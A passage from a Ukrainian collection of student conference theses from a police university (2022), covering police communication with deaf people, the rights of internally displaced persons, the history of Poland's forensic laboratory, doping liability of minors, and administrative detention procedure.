Список бібліографічних посилань

1. Постанова від 24 лютого 2022 року №18 // вебсайт. URL: https://bank.gov.ua/admin_uploads/law/24022022_18.pdf?v=4 (дата звернення: 28.05.2022).

2. Благодійний стрім на відеохостингу YouTube // вебсайт. URL: <https://youtu.be/VnWOC9UrnEA> 1:47:31 (дата звернення: 28.05.2022).

3. Постанова Правління Національного банку України від 20 квітня 2022 року №78 // вебсайт. URL: https://bank.gov.ua/admin_uploads/law/20042022_78.pdf?v=4 (дата звернення: 28.05.2022).

Одержано 06.06.2022

Олександра Іванівна КУЛАК,

курсантка групи Ф1-301

Харківського національного університету внутрішніх справ

Олександр Сергійович СКЛЯР,

викладач кафедри тактичної та спеціальної

фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ

АСПЕКТ КОМУНІКАЦІЇ ПОЛІЦЕЙСЬКИХ ІЗ ЛЮДЬМИ З ВАДАМИ СЛУХУ ПІД ЧАС РЕАГУВАННЯ НА ЗВЕРНЕННЯ ГРОМАДЯН

За статтею 12 Закону України «Про Національну поліцію», поліція забезпечує безперервне та цілодобове виконання своїх завдань. Кожен має право в будь-який час звернутися за допомогою до поліції або поліцейського [1].

У своїй роботі поліцейські багато спілкуються з різними людьми: правопорушниками, потерпілими, свідками, очевидцями тощо та стикаються з ситуаціями, які вимагають всебічного, компетентнісного підходу до кожного при виконанні поставлених завдань. Щоб отримати максимум інформації, поліцейським слід вміти знаходити підхід до всіх. Але як налагодити контакт із тими, кого не розумієш? Так в професійній діяльності трапляється і зі зверненням людей із проблемами зі слухом, які потребують відповідної допомоги та сподіваються на небайдужість працівників.

Глухі люди – рівноправні члени суспільства, які заслуговують на те, щоб представники держави спілкувалися з ними так, як спілкуються з усіма іншими. Глухота у людей буває різних ступенів. Чимало людей, які страждають на глухоту, опановують комунікацію, використовуючи слуховий апарат, читання по губах та/або мову жестів.

В контексті учасників події глухонімих можна поділити на три групи: заявник (потерпілий), правопорушник, очевидець (свідок). Робота з цими людьми вимагає від поліцейських окремих підходів та спеціальних навичок.

Якщо нечуюча людина стала учасником події де в комунікації виступає дві сторони: вона і поліцейський, зазвичай необхідний перекладач жестової мови (сурдоперекладач), яких мало. Наразі поліцейські тримають під рукою телефони співробітників шкіл чи організацій для людей з подібною інвалідністю, щоб викликати їх на місце події, у відділення поліції для встановлення обставин події.

Однак це все час, котрий ми втрачаємо для з'ясування обставин події.

Сьогодні більш ніж 5% осіб на Землі мають вади слуху, це кожна дев'ята людина. Згідно статистики Всесвітньої організації охорони здоров'я, у світі налічується 446 мільйонів людей з такими порушеннями, з них 34 мільйони - діти. Щорічно ці цифри зростають [2].

Згідно звіту голови НПУ за 2021 рік на спецлінію «102» від громадян надійшло понад 7 млн звернень [3]. На сьогодні в Україні 2 мільйони нечуючих людей, тобто кожне 28 звернення може належати людині з вадами слуху.

Люди, які мають довготривалі проблеми зі слухом, здебільшого дуже добре читають по губах. Швидше за все вони розуміють, що ви хочете сказати, але відповідатимуть за допомогою жестової мови.

З іншої сторони, основною незручністю людей, які мають вади слуху, є інформаційний вакуум, що повинен подаватися доступним їм шляхом за допомогою візуалізації. Особливо гостро проблема встановлення контакту з такими людьми у поліцейських стоїть на початку розгляду звернення громадян, коли необхідно терміново опитати нечуючу людину (глухонімого), щоб надати відповідну допомогу, знайти правопорушників, встановити його особу тощо.

Контакт з поліцейським – це стрес і для людини, яка чує, а глухі, як правило, набагато більш тривожні, що в свою чергу може призвести до дискомфорту і самого поліцейського так як виникає комунікаційний бар'єр між сторонами. Інформація для поліцейського це цінний ресурс в розгляді звернень громадян та прийнятті професійних рішень. Якщо поліцейський під час встановлення контакту з глухою людиною буде втрачати дорогоцінний час на початку розгляду їх звернень, то це може негативно вплинути на всебічне, повне та неупереджене розслідування в цілому.

З метою забезпечення професіонального виконання поліцейськими завдань, набуття теоретичних знань та розвитку практичних навичок, вважаємо, що поліцейські повинні оволодіти додатковими базовими знаннями, вміннями та навичками, в сфері особливості комунікації з глухими, напівглухими, слабкочуючими, глухонімими людьми, вміти використовувати їх на практиці.

Однак, у поліцейського відсутні відповідні знання, вміння та навички комунікації з людьми з вадами слуху, а матеріали у системі професійного навчання не дозволяють нам розглянути це важливе питання навіть на базовому рівні.

Під час спілкування з людьми з порушенням слуху пам'ятайте, що майже всю інформацію вони сприймають через зір. Загалом на

слух сприймається всього 20% всієї інформації, в той час як 80% сприймається через очі. Для підтвердження аксіоми було проведено опитування із 20 поліцейських. За результатами було визначено: 16 поліцейських визнали зір найбільш ефективним в обробці і сприйнятті інформації, 2- слух та 2 не змогли визначитись. Під час комунікації, окрім артикуляції та жестів повинно також враховуватись ваше емоційне навантаження.

Для встановлення комунікації з глухою людиною, пропонуємо поліцейському діяти наступним чином:

- Наблизьтесь до глухого з його лицевोї сторони, приверніть увагу або торкніться руки чи плеча та встановіть зоровий контакт, щоби звернути увагу на себе. Якщо хтось із вас відвернувся, вважайте, що розмова закінчена, адже не видно обличчя співрозмовника.
- Тримайте безпечну відстань, забезпечуючи особисту безпеку.
- Забезпечте доступність для нього зорового сприймання вашого обличчя.
- Заспокойте людину, показуючи це рухами (погладьте за плечі чи руки, обніміть), покажіть, що готові вислухати та допомогти.
- Для чіткого спостереження за вашою артикуляцією забезпечте достатню освітленість місця вашого спілкування та відсутність зайвих звуків навколо. Це дозволить людині зосередитися на розмові з вами. Не розташовуйтеся під час комунікації спиною до світла чи вікна

Під час комунікації до приїзду перекладача жестової мови:

- Переконайтеся в тому, що ви знаєте, як ідентифікувати людину з порушенням слуху. Часто ті, хто погано чують, вміють говорити, але їхнє мовлення може бути сплутаним. Будьте певні, що це не є наслідком травми. Також зрозумійте, що якщо людина має тотальну глухоту, то руки — основний спосіб її комунікації.
- Для передачі інформації дайте людині папір з ручкою, мобільний телефон чи планшет на якому можна писати, друкувати.
- Якщо при собі немає вказаних предметів, не панікуйте, почніть з використання елементарних базових жестів, мімікрії, які будуть зрозумілі кожному.
- Не потрібно починати діяти, уходити з місця події, не давши зрозуміти глухому ваших планів. У медичному закладі лікар пояснює пацієнту, якими будуть його дії. Так само потрібно робити і під час екстрених ситуацій — це одне із найважливіших правил.
- Якщо особа читає по губах, говоріть реченнями із простими конструкціями та чітко артикулюйте кожне слово. Припускається,

що людина зможе зрозуміти три слова із десяти, а тому не навантажуйте речення зайвою інформацією. Говоріть повільніше, не кричіть, уникайте занадто виражених рухів губ рота, — добре артикульоване слово зчитується краще, ніж сказане голосно. Робіть паузи та переконуйтеся: чи розуміє вас особа.

- Будьте емоційними та використовуйте жести. Люди з порушенням слуху спілкуються жестовою мовою, яка є експресивною: те, що вони не можуть передати голосом, вони передають емоціями. Також більшість міжнародних та загальноприйнятих жестів повторюються в жестових мовах світу.

Відпрацювання алгоритму дій та практичних завдань і навичок, де в ролі учасника правопорушення буде людина з проблемами зі слухом, допоможуть поліцейському уникнути тривожності, розгубленості при спілкуванні з особою, швидко зорієнтуватися в ситуації, отримати відповідну інформацію та надати належну допомогу. Тим самим підвищуючи рівень довіри до поліції та покращуючи рівень безпеки для людей із порушенням слуху.

Вважаємо за необхідне продовжити подальше вивчення особливостей комунікації з людьми з вадами слуху та впровадження алгоритму дій поліцейських з такими особами під час реагування на звернення громадян у навчальний процес у Харківському національному університеті внутрішніх справ.

Список бібліографічних посилань

1. Про Національну поліцію України [Електронний ресурс] Закон України від 2 липня 2015 р. № 580-VIII із змінами і доп. // Відомості Верховної Ради. – 2015. – № 40-41. – Ст. 379. Режим доступу: <https://zakon.rada.gov.ua/laws/show/580-19#Text>.

2. «Я тебе (не) чую». Як в Україні живеться людям із порушеннями слуху [Електронний ресурс] режим доступу: <https://lyuk.media/behind-city/hearing-loss/>

3. ЗВІТ Національної поліції України про результати роботи у 2021 році [Електронний ресурс] режим доступу: https://www.npu.gov.ua/assets/userfiles/files/zvit/Zvit_NPU_2021_.pdf.

4. Як правильно спілкуватися з людьми з порушенням слуху [Електронний ресурс] режим доступу: Уляна Супрун | Блог (suprun.doctor).

5. Правила етичного спілкування працівників Українського товариства глухих з особами з порушеннями слуху від "04" червня 2020 р. № 82/2020 [Електронний ресурс] режим доступу: postanova-vid-04-06-2020-82-2020-na-sait-utog.pdf.

Одержано 13.05.2022

Вікторія Валеріївна КУЛИК,

курсант групи ФЗ-303

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

кандидат юридичних наук А. С. Бахаєва

ПРАВА І СВОБОДИ ВНУТРІШНЬО ПЕРЕМІЩЕНИХ ОСІБ

Події, які сьогодні відбуваються у нашій країні змусили частину її мешканців залишати свої домівки та шукати прихисток. Деякі прийняли рішення залишити Україну та переїхати закордон, інші вирішили залишитися на території нашої держави, проте у більш безпечному регіоні. Так, за статистикою станом на 11 травня 2022 року кількість внутрішньо переміщених осіб (надалі – ВПО) в Україні перевищила 8 мільйонів [1].

Згідно частини 1 статті 1 Закону України «Про забезпечення прав і свобод внутрішньо переміщених осіб» (надалі – Закон) ВПО – «є громадянин України, іноземець або особа без громадянства, яка перебуває на території України на законних підставах та має право на постійне проживання в Україні, яку змусили залишити або покинути своє місце проживання у результаті або з метою уникнення негативних наслідків збройного конфлікту, тимчасової окупації, повсюдних проявів насильства, порушень прав людини та надзвичайних ситуацій природного чи техногенного характеру» [2]. Проте, такого змісту вищенаведене визначення набуло у 2015 році. До цього статус ВПО не надавався ні іноземцям, ні особам без громадянства, що суперечило положенням міжнародних нормативно-правових актів. Слід зазначити, що підґрунтям прийняття цього Закону стали події, які відбувались у нашій країні у 2014 році, а саме військова агресія Російської Федерації та тимчасова анексія територій Луганської та Донецької областей, а також Автономної Республіки Крим.

Аналіз окремих положень Закону, а саме ч. 1 ст. 15, свідчить про те, що законодавець ототожнює поняття «ВПО» та «вимушений переселенець» (надалі – ВП). Проте, деякі науковці не погоджуються з такими діями, та наголошують на тому, що така правова категорія як «вимушений переселенець» є підвидом ширшої за змістом правової категорії «внутрішньо-переміщена особа». Ключовою різницею між цими поняттями є наявність у першому випадку фактору

примусу, а у другому – добровільності [3, с. 78]. Ми не погоджуємось з вищезазначеним твердженням, у зв'язку з тим, що положення ст. 3 Закону захищають від примусового внутрішнього переміщення та примусового повернення на попереднє місце проживання осіб. Проте задля уникнення плутанини вважаємо за доцільне, все ж таки, застосовувати у національному законодавстві загальноприйнятий термін, або надати роз'яснення щодо ототожнення таких правових категорій як ВПО та ВП.

ВПО мають бути взяті на облік, в тому числі і діти, які прибули без супроводження батьків, законних представників, та мають отримати про це відповідну довідку. Така довідка діє безстроково, проте існують підстави для її скасування, перелік яких зазначений у ч. 1 ст. 12 Закону. Так до таких обставин віднесено: 1) подання заяви про відмову від довідки самою ВПО; 2) скоєння кримінального правопорушення, передбаченого ст.ст. 109, 110, 258-258³, а також зазначеного у розділах XIX та XX Кримінального кодексу України; 3) повернення до покинутого місця постійного проживання; 4) виїзд на постійне місце проживання за кордон; 5) подання завідомо недостовірних відомостей [2].

ВПО несуть відповідальність за вчинення правопорушень на загальних підставах, як і будь-який громадянин України, користуються тими самими правами і свободами, мають такі самі обов'язки крім випадків, установлених Конституцією та законами України, а також міжнародними договорами, згода на обов'язковість яких надана Верховною Радою України [4, с. 224].

Згідно Порядку надання допомоги на проживання ВПО [5], їм надається щомісячна допомога, розмір якої залежить від наявності інвалідності та віку. Проте, на отримання такої допомоги можуть розраховувати тільки ті ВПО, які перемістились з адміністративно-територіальних одиниць, зазначених у Розпорядженні Кабінету Міністрів України від 06.03.2022 № 204-р «Про затвердження переліку адміністративно-територіальних одиниць, на території яких надається допомога застрахованим особам в рамках Програми «єПідтримка» [6]. Окрім цього, держава здійснює ряд заходів, направлених на забезпечення ВПО гуманітарною допомогою, включаючи і міжнародну.

Як висновок, можна однозначно стверджувати, що держава опікується ВПО, гарантуючи таким особам певну соціальну допомогу та забезпечуючи їх права і свободи.

Список бібліографічних посилань

1. Кількість внутрішньо переміщених осіб в Україні перевищила 8 млн людей: звідки і куди їхали найбільше. Державні сайти

України. URL: <https://www.minre.gov.ua/news/kilkist-vnutrishno-peremishchenyh-osib-vpo-v-ukrayini-perevyshchyla-8-mln-lyudey-zvidky-y-kudy> (дата звернення: 08.06.2022).

2. Про забезпечення прав і свобод внутрішньо переміщених осіб : Закон України від 20.10.2014 № 1706-VII. URL: <https://zakon.rada.gov.ua/laws/show/1706-18#Text> (дата звернення: 08.06.2022).

3. Кхасраві О.З. Співвідношення понять «мігрант», «біженець», «переселенець», «внутрішньо переміщена особа». Науковий вісник Міжнародного гуманітарного університету. Сер. Юриспруденція. 2016. № 20 С. 77-80.

4. Адміністративно-юрисдикційна діяльність Національної поліції України : навч. посіб. / [Безпалова О. І., Джафарова О. В., Шатрава С. О. та ін.], за заг. ред. О. І. Безпалової; МВС України, Харків. нац. ун-т внутр. справ. Харків : ХНУВС, 2021. 468 с.

5. Деякі питання виплати допомоги на проживання внутрішньо переміщеним особам : Постанова Кабінету Міністрів України від 20.03.2022 № 332. URL: <https://zakon.rada.gov.ua/laws/show/332-2022-%D0%BF#Text> (дата звернення: 08.06.2022).

6. Про затвердження переліку адміністративно-територіальних одиниць, на території яких надається допомога застрахованим особам в рамках Програми «єПідтримка» : Розпорядження Кабінету Міністрів України від 06.03.2022. № 204-р. URL: <https://zakon.rada.gov.ua/laws/show/204-2022-%D1%80> (дата звернення: 08.06.2022).

Одержано 09.06.2022

Вікторія Валеріївна КУЛИК,

курсант групи ФЗ-303

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри тактичної та спеціальної

фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **А. С. Колотік***

ЦЕНТРАЛЬНА КРИМІНАЛІСТИЧНА ЛАБОРАТОРІЯ ПОЛІЦІЇ ПОЛЬЩІ: ІСТОРИЧНИЙ АСПЕКТ

Історія Центральної криміналістичної лабораторії поліції Польщі пов'язана зі створенням криміналістики, розвиток якої на початку 20 століття сприяв створенню криміналістичних інституцій.

Ще в 1919 році в межах четвертого управління Головного управління національної поліції Польщі були створені «колекції» дактилоскопічних карт, вогнепальної зброї, грабіжницьких знарядь, підробок, фотографій із місць злочинів, фотографій злочинців та їх негативів, всі вони знаходились у лабораторії поліції. Згодом всі ці предмети та інструменти були досліджені на предмет виявлення відбитків пальців. На той час лабораторні аналізи слідів крові, волосся тощо не здійснювались, при цьому лабораторія мала власну лекційну залу та кабінети судово-медичної підготовки, де проводились інтенсивні навчальні заняття для слухачів Школи офіцерів поліції Польщі та слідчих курсів. Крім поліцейських, у лабораторії проводились й заняття для слідчих суддів, а також спеціальні лекції з криміналістичної техніки для інструкторів поштової служби безпеки.

У 1935 році криміналістична лабораторія поліції вже входила до п'ятого управління Головного управління національної поліції Польщі та знаходилась у Варшаві. Розширився й обсяг її завдань, також було створено Центральний дактилоскопічний реєстр, який у 1937 році мав в колекції 635 000 дактилоскопічних карток. Через 10 років було створено Управління кримінально-слідчої служби, який проводив дактилоскопічні експертизи та здійснював експертні дослідження документів, згодом в ньому були створені нові дослідницькі відділи вогнепальної зброї та механоскопії [1].

1954 рік ознаменував новий етап розвитку криміналістичної лабораторії поліції Польщі, який пов'язується, насамперед зі створенням науково-технічного та криміналістичного відділів, які проводили дослідження для потреб досудового слідства, а також видавали криміналістичний вісник, який згодом отримав назву «Питання криміналістики». Таким чином, окрім експертних досліджень почала здійснюватися й науково-педагогічна діяльність. Через 4 роки почалась масштабна реорганізація криміналістичної лабораторії поліції Польщі, не тільки в бік отримання автономії, а і розширення напрямів діяльності та повноважень, наприклад почали працювати судово-медичні виїзні лабораторії, оснащені необхідним технічним обладнанням.

Згодом кафедра криміналістики при криміналістичній лабораторії поліції Польщі стала найбільшою науково-дослідною установою в галузі криміналістики в країні та справила вирішальний вплив на розвиток цієї науки у практичній та теоретичній сфері. Однією з найважливіших подій, що свідчать про високий науковий ранг кафедри, стало створення у 1985 році Вченої ради. До завдань Вченої ради входило, зокрема, ініціювання та визначення загальних

напрямів науково-дослідних робіт, їх удосконалення, наукове керівництво, науково-дослідна діяльність, оцінка результатів впровадження у практику судово-наукових та науково-дослідних методів та їх методологічна перевірка. Вчена рада створила, зокрема, постанов про створення Інституту криміналістики Міністерства внутрішніх справ Польщі, який було створено в 1989 році.

Незважаючи на явний прогрес, криміналістика як наука стабільно не розвивалась, йдеться про тактику проведення досліджень і правове регулювання. Слід додати, що у Польщі, до створення Інституту криміналістики, не було науково-дослідного підрозділу, який координував розвиток криміналістики як науки та проведення експертних досліджень, одночасно. Натомість, працівники інституту представляли різноманітні наукові дисципліни, а технічне оснащення (апарати виробництва найкращих світових фірм) сприяло створенню оригінальних власних конструкцій і вдосконаленню існуючих. Особливе значення мала розробка та використання: методу для проведення генетичного аналізу ДНК, це дозволяє ідентифікувати людину за біологічними слідами; лазерних методів візуалізації слідів судово-медичної експертизи; комп'ютеризованих методів дослідження дактилоскопічних, фізико-хімічних, механоскопічних та пов'язаних з вогнепальною зброєю дій; нових оригінальних методів дослідження для визначення віку за відбитками пальців, ідентифікації мови, відтворення зовнішності людини на основі неповних антропологічних ознак.

Під час реформи правоохоронної системи Польщі, в 1990 році було створено Бюро судово-медичної експертизи Головного управління національної поліції та Центральна лабораторія судово-медичної експертизи поліції. Обидві ці установи були об'єднані в 1991 році, внаслідок чого було утворено відділ Центральної судово-медичної лабораторії Департаменту кримінальної поліції, який у 1992 році був перетворений на Центральну судово-медичну лабораторію Головного управління національної поліції, що діяв на правах канцелярії Головного управління поліції Польщі. та підпорядковується безпосередньо начальнику поліції. Одним з основних напрямків розвитку лабораторії стало запровадження нових методів дослідження з використанням сучасного вузькоспеціалізованого обладнання та створення центральних ІТ-баз даних та криміналістичних файлів.

Центральна криміналістична лабораторія виконує завдання Головного управління поліції в галузі техніко-криміналістичного захисту процесу попередження та боротьби зі злочинністю, у тому числі шляхом проведення науково-дослідних та експертних робіт у

галузі криміналістики. Координує та контролює виконання завдань підрозділами поліції у галузі технічної та криміналістичної обробки місць подій. Розробляє методики, норми та стандарти роботи судово-медичних експертів у поліції, керуючись системою управління, що відповідає стандартам PN-EN ISO 9001:2009 та PN-EN ISO/IEC 17025:2005.

Список бібліографічних посилань

1. Centralne Laboratorium Kryminalistyczne Policji Aleje. URL: <https://clkp.policja.pl/clk/clkp/historia/historia/66039,Historia-laboratorium.html> (дата звернення 02.06.2022).

Одержано 13.06.2022

Дар'я Іванівна КУРИЛО,

курсантка групи Ф1-202

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **М. А. Тіхонова***

ЩОДО ВІДПОВІДАЛЬНОСТІ НЕПОВНОЛІТНІХ ОСІБ ЗА ВЖИВАННЯ ЗАБОРОНЕНИХ РЕЧОВИН ТА ВИКОРИСТАННЯ ЗАБОРОНЕНИХ МЕТОДІВ (ДОПІНГУ)

Спортивна кар'єра кожного спортсмена починається як правило з самого дитинства, коли батьки проводять дитину до секції. Перші тренування, змагання, а за ними перемоги та невдачі завжди хвилююче і нервово. Кожний із батьків готовий зробити все для того, щоб його дитина була найкраща. Це не завжди може бути підтримка чи якесь заохочення за перемогу у змаганнях. Саме батьки можуть спонукати свою дитину до вживання допінгу для покращення їхніх результатів. Свою чергу спортсмен навіть не підозрює яку помилку і шкоду він робить для свого здоров'я і майбутньої професійної кар'єри. Отже, постає питання, хто буде нести відповідальність за знайдений допінг в біологічних матеріалах: батьки чи спортсмен?

Великі досягнення у спорті супроводжуються славою та успіхом, але не завжди, ці досягнення приходять з поняттям «чесна гра» зараз понад усе це схоже на принцип «все що завгодно, щоб перемогти», спортсмени користуються усіма можливими засобами, щоб досягти перемоги, і не вважають це негожим.

В Україні, на відміну від інших країн, не існує єдиного кодифікованого нормативно-правового акту, що регулював би відносини у сфері фізичної культури та спорту. Норми, присвячені цій сфері містяться в багатьох законах України – Законі України «Про фізичну культуру і спорт», Законі України «Про підтримку олімпійського, параолімпійського руху та спорту вищих досягнень в Україні», тощо. Норми, що безпосередньо регулюють або встановлюють правовідносини відповідальності за вживання спортсменом забороненої речовини або допінгу прописані в Законі України «Про антидопінговий контроль у спорті». Закон України «Про ратифікацію антидопінгової конвенції» ратифікував Міжнародну конвенцію про боротьбу з допінгом у спорті, що відбулась 18 листопада 2005 року у м. Парижі.

Для початку треба з'ясувати, що таке допінг. Це речовини і методи, що застосовуються для підвищення працездатності спортсменів, є потенційно небезпечним для їх здоров'я і заборонені для використання Всесвітнім антидопінговим кодексом [1].

Законом України «Про антидопінговий контроль у спорті» в статті 14 пишеться про те, що тестуванню на допінг проходять спортсмени, які беруть участь у спортивних змаганнях чи проходять перевірку до них, незалежно від віку, рівня майстерності, місця перебування та їх відомчої належності, а також усі спортсмени, які включені до Реєстраційного пулу тестувань відповідно до Всесвітнього антидопінгового кодексу ВАДА, національних антидопінгових правил та цього Закону. Також у Всесвітньому антидопінговому кодексу в статті 2.1.1 ідеться, що спортсмени несуть відповідальність за будь-яку Заборонену Речовину, її Метаболіти чи Маркери, виявлені в будь-якій Пробі, відібраних у них. Згідно із цією статтею, порушення антидопінгового правила має місце безвісно Вини Спортсмен. В різних рішеннях CAS (спортивний арбітражний суд) це правило має назву «об'єктивна відповідальність». Вини Спортсмена береться до уваги під час визначення Наслідків порушення цього антидопінгового правила відповідно до ст. 10 CAS неухильно дотримується цього принципу [2].

Якщо у спортсмена знайдено допінг йому загрожує суворе покарання, навіть до повного вилучення зі спорту. При першому виявленні заборонених речовин спортсмен дискваліфікується на 2 роки, при повторному виникненні – довічно.

Не будемо забувати, що бувають випадки коли спортсмен не винний в тому, що в його біологічному матеріалі знайшли заборонену речовину, інколи батьки можуть прикласти руку до цієї справи. Спонукавши своїх дітей до вживання допінгу. Не думаючи про

наслідки вони думають, що роблять найкраще для результату, але це не так. Отже, не тільки спортсмен повинен нести відповідальність, а й ті хто за нього відповідають також.

Персонал спортсмена повинен знати і притримуватися всіх правил в сфері боротьби з допінгом та антидопінгових правил, прийняті відповідно до Кодексу, які прийняті в ньому або спортсменом, з яким він співпрацює.

За порушення антидопінгового правила вчиненого допоміжним персоналом спортсмена відносно неповнолітніх, передбачається довічна дискваліфікація. Допоміжним персоналом вважається будь-який тренер, інструктор, менеджер, агент, персонал команди, офіційне обличчя, медичний персонал, один із батьків або інше обличчя яке працює із Спортсменом який надає йому медичну допомогу або допомогу Спортсмену при підготовці до Спортивних змагань та участі в них.

Фізичні особи винні у порушенні законодавства про антидопінговий контроль у спорті несуть адміністративну або кримінальну відповідальність за: спонукання спортсмена до застосування допінгу [3].

Я вважаю, що питання вживання допінгу гостро стоїть в спорті. Правове регулювання протидії застосуванням допінгу здійснюється на основі Міжнародної конвенції про боротьбу з допінгом у спорті та Всесвітньої антидопінговим кодексом. На національному рівні правові організаційні засади здійснення антидопінгового контролю регулюються Законом України про антидопінговий контроль у спорті. Відповідальність за вживання заборонених речовин повинен нести як і спортсмен, так і його батьки які спонукали або підтримували його в цьому. Допінг в спорті- це обман. Він порушує принципи спортивної доброчесності та справедливих змагань. Є важливим не тільки перемога, а й чесна конкуренція. Використання допінгу не тільки не створює нерівні умови, а й шкодить здоров'ю і життю спортсмена.

Список бібліографічних посилань

1. Закон України "Про антидопінговий контроль у спорті" від 5 квітня 2001 р.: веб-сайт. URL: <https://ips.ligazakon.net/> (дата звернення 21.12.2021).

2. Всесвітній антидопінговий кодекс – НАДЦУ: веб-сайт. URL: <https://nadc.org.ua/dokumenty/vsesvitnij-antydopingovyj-kodeks/> (дата звернення 21.12.2021).

3. Про внесення змін до Закону України «Про антидопінговий контроль у спорті» : веб-сайт. URL: <https://ips.ligazakon.net> (дата звернення 21.12.2021).

Одержано 02.06.2022

Артем Олександрович ЛАГУТА,

курсант групи Ф1-105

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент С. А. Резанов

ПРИТЯГНЕННЯ ОСОБИ ДО АДМІНІСТРАТИВНОЇ ВІДПОВІДАЛЬНОСТІ: ПРОЦЕСУАЛЬНІ НЕДОЛІКИ ТА ШЛЯХИ ЇХ ВИРІШЕННЯ

Питання щодо притягнення особи до адміністративної відповідальності завжди були актуальними та на часі. Поряд з великою кількістю змін, які були внесені до Кодексу про адміністративні правопорушення, залишилось багато проблемних моментів. Є певні зауваження до правового та організаційного регулювання порядку встановлення особи правопорушника, доказування його вини, фіксації та надання доказів, здійснення адміністративного затримання та інше. Недостатня увага законодавця щодо питань притягнення осіб до адміністративної відповідальності призводить до збільшення кількості цих правопорушень, які в свою чергу стають суттєвим підґрунтям для вчинення у подальшому кримінальних правопорушень та закріпленню у свідомості порушника почуття безкарності. Усі згадані аспекти призводять до погіршення стану боротьби зі злочинністю, підтримання правопорядку та безпеки, забезпечення охорони прав і свобод людини.

Таким чином, сьогодні на перший план виходить розроблення ефективних організаційно-правових засад притягнення осіб до адміністративної відповідальності та урегулювання існуючих прогалин та невідповідностей.

Першим проблемним аспектом у провадженні в справах про адміністративні правопорушення є встановлення особи правопорушника.

Відповідно до Закону України «Про Національну поліцію» [1], поліцейський має право вимагати в особи пред'явлення нею документів, що посвідчують особу, у спосіб, який дає можливість поліцейському прочитати та зафіксувати дані, що містяться в документах. Зокрема, найрозповсюдженіша підстава перевірки документів, коли у поліцейського існує достатньо підстав вважати, що особа вчинила або має намір вчинити правопорушення.

У випадку коли правопорушник пред'являє свої документи, що посвідчують особу, проблем не виникає, але якщо документи при ньому відсутні та він відмовляється назвати свої дані для ідентифікації починаються певні труднощі.

Законодавство дозволяє, на підставі статті 260 Кодексу України про адміністративні правопорушення [2], з метою встановлення особи та складення протоколу про адміністративне правопорушення у разі неможливості складення його на місці вчинення правопорушення, якщо складення протоколу є обов'язковим, здійснювати адміністративне затримання правопорушника.

Але все виглядає досить логічним і зрозумілим тільки в теорії. Загальний строк адміністративного затримання становить 3 години. Початком цього строку є фактичний момент затримання особи. Беручи до уваги «наші реалії»: інтенсивний трафік, стан доріг, затори та інше, на доставлення особи можна витратити половину усього строку затримання. Але й це не сама велика проблема, затримана особа навіть у відділі поліції може мовчати та не називати свої дані. Яким чином поліцейським у остаток строка (2 години) скласти протокол або винести постанову?

Стаття 263 Кодексу України про адміністративні правопорушення [2] дозволяє за ряд адміністративних правопорушень в необхідних випадках для встановлення особи та/або з'ясування обставин правопорушення – продовжувати строк адміністративного затримання до трьох діб.

Але якщо особа вчинила дрібне хуліганство або розпивала алкогольні напої чи вчинила куріння тютюнових виробів у заборонених місцях законодавець визначає остаточний строк адміністративного затримання тільки 3 години. І тому, якщо особа сама не піде на співпрацю з органами поліції та не організує доставку своїх документів то буде велика ймовірність, що вона залишиться без притягнення до адміністративної відповідальності за свої правопорушення.

Іншим проблемним аспектом у провадженні в справах про адміністративні правопорушення є саме адміністративне затримання, яке здійснюється посадовими особами органів поліції, а точніше його підстави. Для початку виникає питання, що законодавець у 2021 році має на увазі коли встановлює повноваження здійснення адміністративного затримання органами внутрішніх справ. З прийняттям Закону України «Про Національну поліцію» [1] ці повноваження перейшли до органів поліції.

Детально аналізуючи зміст вказаної статті, зокрема повний (вичерпний) перелік підстав здійснення адміністративного затримання

саме Національною поліцією, можна зробити висновок, що у поліцейських відсутні законні підстави здійснення адміністративного затримання особи за порушення стаття 175⁻¹ «Куріння тютюнових виробів у заборонених місцях», тому що це не передбачено статтею 262 Кодексу України про адміністративні правопорушення. Хоча як не дивно, здійснювати адміністративне затримання за дрібне хуліганство та розпивання пива, алкогольних, слабоалкогольних напоїв у заборонених законом місцях представники Національної поліції уповноважені.

Отже, як підсумок, поліцейський не уповноважений здійснити адміністративне затримання особи, яка порушила вимоги статті 175⁻¹ «Куріння тютюнових виробів у заборонених місцях», для встановлення її особи та складення відповідних процесуальних документів. А отже, у випадку ненадання документів, які посвідчують особу, такого порушника не буде притягнуто до відповідальності.

Висновки. Наведені вище проблемні моменти, які існують у провадженні у справах про адміністративні правопорушення, становлять суттєву загрозу правопорядку у державі. Недостатня увага законодавця щодо питань притягнення осіб до адміністративної відповідальності призводить до збільшення кількості цих правопорушень, які в свою чергу стають суттєвим підґрунтям для вчинення у подальшому кримінальних правопорушень та закріпленню у свідомості порушника почуття безкарності. Усі згадані аспекти призводять до погіршення стану боротьби зі злочинністю, підтримання правопорядку та безпеки, забезпечення охорони прав і свобод людини.

Список бібліографічних посилань

1. Про Національну поліцію: Закон України: Закон України від 2 липня 2015 року № 580-VIII / Верховна Рада України. Відомості Верховної Ради України. 2015. № 40-41. Ст. 379.

2. Кодекс України про адміністративні правопорушення: Закон України від 07.12.1984 № 8073-X // База даних «Законодавство України» / Верховна Рада України. URL: <https://zakon.rada.gov.ua/laws/show/80731-10#Text> (дата звернення: 01.06.2022).

Одержано 02.06.2022

Анна Віталіївна ЛАЦЬКО,

*аспірантка Національного юридичного
університету ім. Ярослава Мудрого*

Науковий керівник:

*доцент кафедри кримінології та кримінально-виконавчого права
Національного юридичного університету імені Ярослава Мудрого,
кандидат юридичних наук С. Ю. Лукашевич*

КРИМІНОЛОГІЧНИЙ АНАЛІЗ ОСОБИ ПРИ ВЧИНЕННІ КРИМІНАЛЬНИХ ПРАВОПОРУШЕНЬ ПРОТИ ДОВКІЛЛЯ

Вивчення особи, яка вчинила кримінальне правопорушення (особи злочинця), має важливе значення, оскільки є елементом предмета кримінології. В кримінології особа злочинця вивчається для пояснення причин злочинної поведінки; встановлення відмінних ознак, якостей і властивостей між злочинцями і незлочинцями; класифікації і типології злочинців за певними критеріями; прогнозування злочинної поведінки і розроблення заходів запобігання їй [1, с. 16].

